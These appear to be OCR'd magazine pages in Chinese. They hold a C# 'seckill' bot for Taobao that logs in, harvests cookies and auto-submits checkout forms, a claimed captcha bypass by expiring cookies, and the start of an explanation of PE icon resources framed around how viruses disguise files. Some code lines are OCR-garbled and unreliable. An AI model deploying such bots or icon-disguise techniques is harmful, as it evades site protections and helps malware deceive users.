
图3

解密后会自动打开解密的文件夹，其中Hide文件夹里保存着用隐藏方式加密的文件夹，而Local文件夹里保存着闪电方式加密的文件夹。每个解密的文件夹里会含有一个文件名为FSEEncFolder.info的文件，这就是存放加密该文件夹的密码的文件。其他的加密方式为全面、金钻、移动。这几种方式使用了加密算法把文件夹里的文件进行加密，如果想要解密出来的话，需要分析该软件所使用的算法或者解密出加密密码才能对加密的文件夹进行解密。这里就不多说了，很多快速加密的软件大多都是使用我所分析的这种"加密"方式来加密文件的，其中所不同的是加密后的文件夹的命名不同罢了，有兴趣的读者可以根据我所提供的思路和源代码自己编写这类所谓的"高强度"加密软件。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找。）

前置知识：ASP.NET
关键词：工具、秒杀器、Socket

探寻"秒杀"技术背后的猫腻



文/图　扬子

如今，"秒杀"已经成为一个超级热门的词语。"秒杀"的英文为"Seckill"，最初是用于网络游戏的特定用语，因其瞬间击杀对手或一招致死的极端战斗方式而得名。近年来，"秒杀"概念逐渐衍生到网络，特指网上"限时抢购"。如今，网友只用1元就可能"秒杀"到一台笔记本电脑，甚至是一套

房子。几十件、上百件热门商品被放到网上以后，在几分钟甚至是几秒钟之内被一抢而空，发起“秒杀”活动的网站商家也络绎不绝。但是，买家永远没有卖家精。能够成功“秒杀”的人总是很少，从未“秒杀”成功的普通网民满腹牢骚，卖家作弊、买家使用“秒杀器”等猜测遍布网络。于是，很多人开始寻求各种“秒杀”技巧。

探寻“秒杀”的一些技巧

在缺乏监管机制的前提下，商家通过暗箱操作将商品卖给自己人，买家则可能在“天上掉馅饼”的幻想中步入商家的“陷阱”。当然，“秒杀”也是有经验和技巧的，这里首先介绍几个比较公认的方法。(1)从拍下到支付要一气呵成。在秒杀即将开始之前，尽可能快地刷新页面，看到立即购买的字样跳出，要以条件反射般的速度开始按下去。付款时，支付宝密码要短，且要异常熟练。(2)最后，如果想成为一个超级秒杀客，还要树立一个秒杀达人的时间观，要以0.1 秒、0.01秒计算。如果实在速度慢，那不妨平时多练习。

除了上述技巧，使用好浏览器也是一个不错的办法，尤其是浏览器的“自动刷新”功能。以Firefox火狐为例进行说明。对于使用Firefox浏览器的朋友来说，在“附加组件”中搜索安装“ReloadEvery”这个扩展插件，也可以到其下载页面(https://addons.mozilla.org/zh-CN/firefox/addon/115)下载安装。安装完成后重新启动Firefox，打开淘宝促销频道参与秒杀的宝贝页面，然后在左上角的刷新按钮处单击，在下拉菜单中你可以看到有更多的自动刷新选项，单击“自定义”，设置刷新时间(比如1秒)，选择“启动”即可生效。当然，上面的技巧只是秒杀的“小儿科”技术，现在有关秒杀器的研究也是越来越红火。那么，秒杀器有什么玄机呢？

“秒杀器”及“秒杀”技术的深度挖掘

秒杀器也叫做“抢拍器”，它主要是为了把下单的流程量降到最低，并且将该操作提前进行，在提交抢拍数据时，会自动判读提交数据是否有效，如果无效可以瞬间再次自动提交，无需人工介入，这个功能在抢拍器中叫做“辅助抢拍”，其速度是以毫秒为单位计算的，从此可见人工提交速度会被远远地抛在后面。如图1所示是一些典型的秒杀界面。




图1

为了解决这个问题，网络好事者针对验证码进行了诸多研究。不少网站为了防止用户利用机器人自动注册、登录、灌水，都采用了验证码技术。验证码将一串随机产生的数字或符号生成一幅图片，图片里加上一些干扰像素(防止OCR)，由用户肉眼识别其中的验证码信息。输入表单提交网站验证，验证成功后才能使用某项功能。目前比较通用的办法就是使用Cookies强制过期法，让验证码失效。具体步骤如下：

第1步：引入核心命名空间，这是一切类的基础。引用命名空间为的就是能够直接使用隶属于对应命名空间内的类。using后面的内容都是命名空间，程序中用到的类就存储在其中，如“using System;”。

第2步：定义秒杀类MiaoSha。除了网速的比拼，能够成功秒杀的关键因素还是要把握时间，因为“秒杀”通常只在特定的时间点上开场，如果盯着这个页面一直手动刷新的话，显然费时费力。因此，定义MiaoSha类时，在这方面要重点下功夫了。格式如下：

```
public partial class MiaoSha : System.Web.UI.Page
{
string strServer = string.Empty;
string strPath = string.Empty;
protected void Page_Load(object sender,
EventArgs e){}
...
}
```

第3步：在MiaoSha类中，定义Recv()方法以根据页面响应时间进行微调。sleep()函数中的

等待时间是以毫秒计算的，所以等待1秒就是sleep(1000)。如果要让等待时间小于一秒，那么就让传入的参数小于1000就行了。比如等待0.05秒，就是sleep(50)。代码如下：

```
public static String Recv(Socket sock, Encoding encode)
{
Byte[] buffer = new Byte[8192];
StringBuilder sb = new StringBuilder();
Thread.Sleep(50);
//根据页面响应时间进行微调
Int32 len = sock.Receive(buffer);
sb.Append(encode.GetString(buffer, 0, len));
while (sock.Available > 0)
{Thread.Sleep(300);  //可以视情况微调
Array.Clear(buffer, 0, buffer.Length);
len = sock.Receive(buffer);
sb.Append(encode.GetString(buffer, 0, len));
string ss = encode.GetString(buffer, 0, len);
}
sock.Close();
return sb.ToString();
}
```

小知识 Socket接口。Socket接口是TCP/IP网络的API，Socket接口定义了许多函数或例程，可以用它们来开发TCP/IP网络上的应用程序。网络的 Socket数据传输是一种特殊的I/O，Socket也是一种文件描述符。Socket也具有一个类似于打开文件的函数调用Socket()，该函数返回一个整型的Socket描述符，随后的连接建立、数据传输等操作都是通过该Socket实现的。

第4步：在MiaoSha类中，Socket获取页面HTML的同时，可以返回头信息。如服务器地址或主机名、请求的页面、提交的数据、Cookies等。拼接的HTTP头信息如下：

```
if (_method == "GET")
{formatString = "";
formatString += "{0} {1} HTTP/1.1\r\n";
formatString += "Host: {2}\r\n";
formatString += "User-Agent:Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7\r\n";
formatString += "Accept: text/html\r\n";
formatString += "Keep-Alive: 300\r\n";
formatString += "Cookies:{3}\r\n";
formatString += "Connection: keep-alive\r\n\r\n";
sendString = string.Format(formatString, _method, _url, server, Cookies);
}
```

可见，异军突起的"秒杀"市场虽然风光无限，却并未形成统一的规则和模式，各种秒杀网站鱼龙混杂，缺乏甄别力的消费者很容易遭受损失。在出手之前，消费者还需擦亮眼睛。下面就是一段典型的post的数据串代码。

第5步：在MiaoSha类中，单击按钮后，淘宝登录需要post的数据串代码如下：

```
string sendData = "TPL_username=" + u + "&TPL_password=" + Server.UrlEncode(p) + "&actionForStable=enable_post_user_action&action=Authenticator&mi_uid=&mcheck=&TPL_redirect_url=http%3A%2F%2Fitem.taobao.com%2Fauction%2Fitem_detail-0db1-3036113cf5455bd74047f1a581ba4be7.htm&_oooo_=http%3A%2F%2Fitem.taobao.com%2Fauction%2Fitem_detail-0db1-3036113cf5455bd74047f1a581ba4be7.htm&event_submit_do_login=anything&abtest=&pstrong=3&from=&yparam=&done=&loginType=3&tid=&support=000001&CtrlVersion=1%2C0%2C0%2C7";
string s = GetHtml("login.taobao.com", "/member/login.jhtml", "post", sendData, "");
Session["Cookies"] = GetCookies(s);
//从返回的源码中提取Cookies,抓取登录后的页面
//需要附上该Cookies
```

第6步：从返回的源代码中提取Cookies，具体代码如下：

```
private string GetCookies(string s)
{
//从返回的源代码中提取cookies
StringBuilder sbCookies = new StringBuilder();
string[] arr = s.Split(new string[] { "\r\n" }, StringSplitOptions.RemoveEmptyEntries);
foreach (string str in arr)
{
if (str.StartsWith("Set-Cookie: "))
{
int intStart = str.IndexOf(";");
string strCookie = str.Substring(12, intStart - 11);
sbCookies.Append(strCookie);
}
}
return sbCookies.ToString();
}
```

第7步：从最后确认购买页面的源代码中提取表单数据的数据。为了在众多的竞争者中胜出，这个功能也是不可少的，即从最后确认购买页

面的源代码中提取表单数据的数据。代码如下：

```
private string getPostData(string html)
{
string postStr = "";
string pat = "<input .*?name.{0,1}=.{0,1}\"(.*?)\".*?
value.{0,1}=\"(.*?)\".*?>";
Regex regex = new Regex(pat, RegexOptions.
Multiline | RegexOptions.IgnoreCase);
MatchCollection mcollection = regex.Matches(html);
foreach (Match m in mcollection)
{
GroupCollection gcollection = m.Groups;
if (m.ToString().IndexOf("_fma.b._0.s") > 0) {
continue; }
if (m.ToString().IndexOf("_fma.b._0.c") > 0) {
continue; }
if (m.ToString().IndexOf("isCheckCode") > 0 &&
gcollection[2].Value.ToLower() == "true")
{ //isCheckCode = true; }
postStr += gcollection[1].Value; postStr += "=";
postStr += Server.UrlEncode(gcollection[2].Value);
postStr += "&";
}
//从最后确认购买页面的源代码中提取表单数据的数据
postStr += "n_prov=370000&n_city=370500&n_
area=370522&_fma.b._0.w=quicky&_fma.b._0.
ac=250&consignment=10&_fma.b._0.au=5&_fma.b._0.c=8888";
269postStr = postStr.Replace("quantity=0", "quantity=1").
Replace("_fma.b._0.d=您不必重复省-市-区信息,至少5个字
", "_fma.b._0.d=" + Server.UrlEncode("收货人的具体地址")).
Replace("_fma.b._0.po=", "_fma.b._0.po=230031").Replace("_fma.
b._0.de=", "_fma.b._0.de="+Server.UrlEncode("啊峰")).Replace("_
fma.b._0.u=", "_fma.b._0.u=0").Replace("_fma.b._0.di=1", "_
fma.b._0.di=370522").Replace("_fma.b._0.deli=", "_fma.b._0.
deli=13888888888");
postStr += "&_fma.b._0.s=2";
return postStr;
}
```

通过类似的方法获取关键的信息。实现上述代码后，秒杀器效果如图2所示。





图2

在这个界面中，先输入淘宝的账户和密码，然后贴上宝贝的地址，单击"检测并抢购"即可。由此可见，除了自动刷新页面外，参与秒杀活动也是网速和页面加载速度的PK；为此不妨在浏览器中设置禁止显示Flash动画和播放声音等，这样在自动刷新时也可以加快网页加载速度。需要注意的是，代码中Socket获取页面的时候，有时候会存在获取不全的问题，这就需要进一步研究调整线程sleep时间了。

当然，商家如果借虚假"秒杀"活动吸引买家参与，赚取"秒杀点"，消费者则很难发现其中的猫腻。因此，普通人不使用秒杀器基本不会买到商品的。尽管不少站点宣称封杀秒杀器，但是服务器端也不可能很准确地判断到底是人还是秒杀器在做这个事情，也许针对低级的抢拍器是可以的，但是高级点的抢拍器仍然是望洋兴叹。当然了，在这种猫腻的此消彼长中，我们也乐意看到更多的秒杀促销活动，这也是网络"秒杀"这一营销模式长远发展的必然要求。

前置知识：无
关键词：PE、图标修改

PE文件图标修改原理详解



文/图 换心、Handt

PE的全称是Portable Execute，Windows系统中常见的EXE、DLL、OCX、SYS、COM都是PE文件。很多病毒感染的对象都是PE文件，在感染的过程中总会涉及图标修改的问题。有的病毒会把被感染文件的图

标替换成自身的图标,例如熊猫烧香病毒;有的病毒需要给自己装上一个伪装的图标,如泛滥不绝的文件夹病毒;有的病毒在采用捆绑式感染之后,需要用被感染文件的图标来替换自身的图标,防止暴露……所有这些,都是与PE文件图标修改相关。那病毒编写者是怎么实现的呢?下面将通过结合手动修改PE文件图标的实例来解析这其中的原理。

说到PE文件,就不能不说PE文件的结构。PEView是一款可以方便地查看PE文件结构的软件。使用PEView打开任一个PE文件,就以PEView自身为例,可以清晰地看到一个PE文件的组成和相关重要域的值,如图1所示。左边的框显示了PEView的结构,从上到下依次是DOS头、DOS小程序、NT映像头、节表和各个节。其中,SECTION.rsrc就是今天要详细讲解的PE文件资源节。这里存放着PE文件的图标信息。




图1

资源节一般命名为.rsrc,存放图标、对话框等程序要用到的资源。资源节是树形目录,它有一个主目录,主目录下又有子目录,子目录下可以有子目录或者是数据。通常情况下,资源节会有三层目录(资源类型、资源标识符、资源语言ID),第四层是数据项,如图2所示。图3就显示了PEView的资源节目录结构。红色方框标出的第一个结构IMAGE_RESOURCE_DIRECTORY是目录的结构,展开来看为图3所示。NumberOfNamedEntries是指由名字标识的资源数,NumberOfIdEntries是指由ID标识的资源数。可以看到,前者为00H个,后者为09H个,共用9个,因此下面9项就是这九个以ID标识的目录项。

目录项是一个IMAGE_RESOURCE_DIRECTORY_ ENTRY 的结构。这个结构由两个字段构成,其中,对于第一个字段,当其最高位为1(0x80000000)时,这个DWORD剩下的31位表明相对于资源开始位置的偏移,偏移的内容是一个IMAGE_RESOURCE_DIR_ STRING_U,用其中的字符串来标明这个资源类型;当第一个字段的最高位为0时,表示这个DWORD的低WORD中的值作为ID标明这个资源类型(图4中所示的就是高位为0、值作为ID的情况)。对于第二个字段,当第二个字段的最高位为1时,表示还有下一层的结构。这个DWORD的剩下31位表明一个相对于资源开始位置的偏移,这个偏移的内容将是一个下一层的IMAGE_RESOURCE_DIRECTORY结构;当第二个字段的最高位为0时,表示已经没有下一层的结构了。这个DWORD的剩下31位表明一个相对于资源开始位置的偏移,这个偏移的内容会是一个IMAGE_RESOURCE_DATA _ENTRY结构,此结构会说明资源的位置。对于资源标示号ID,当ID等于1时,表示资源为光标,等于2时表示资源为位图等,等于3时表示资源为图标等。这在winuser.h文件中有定义。




图2

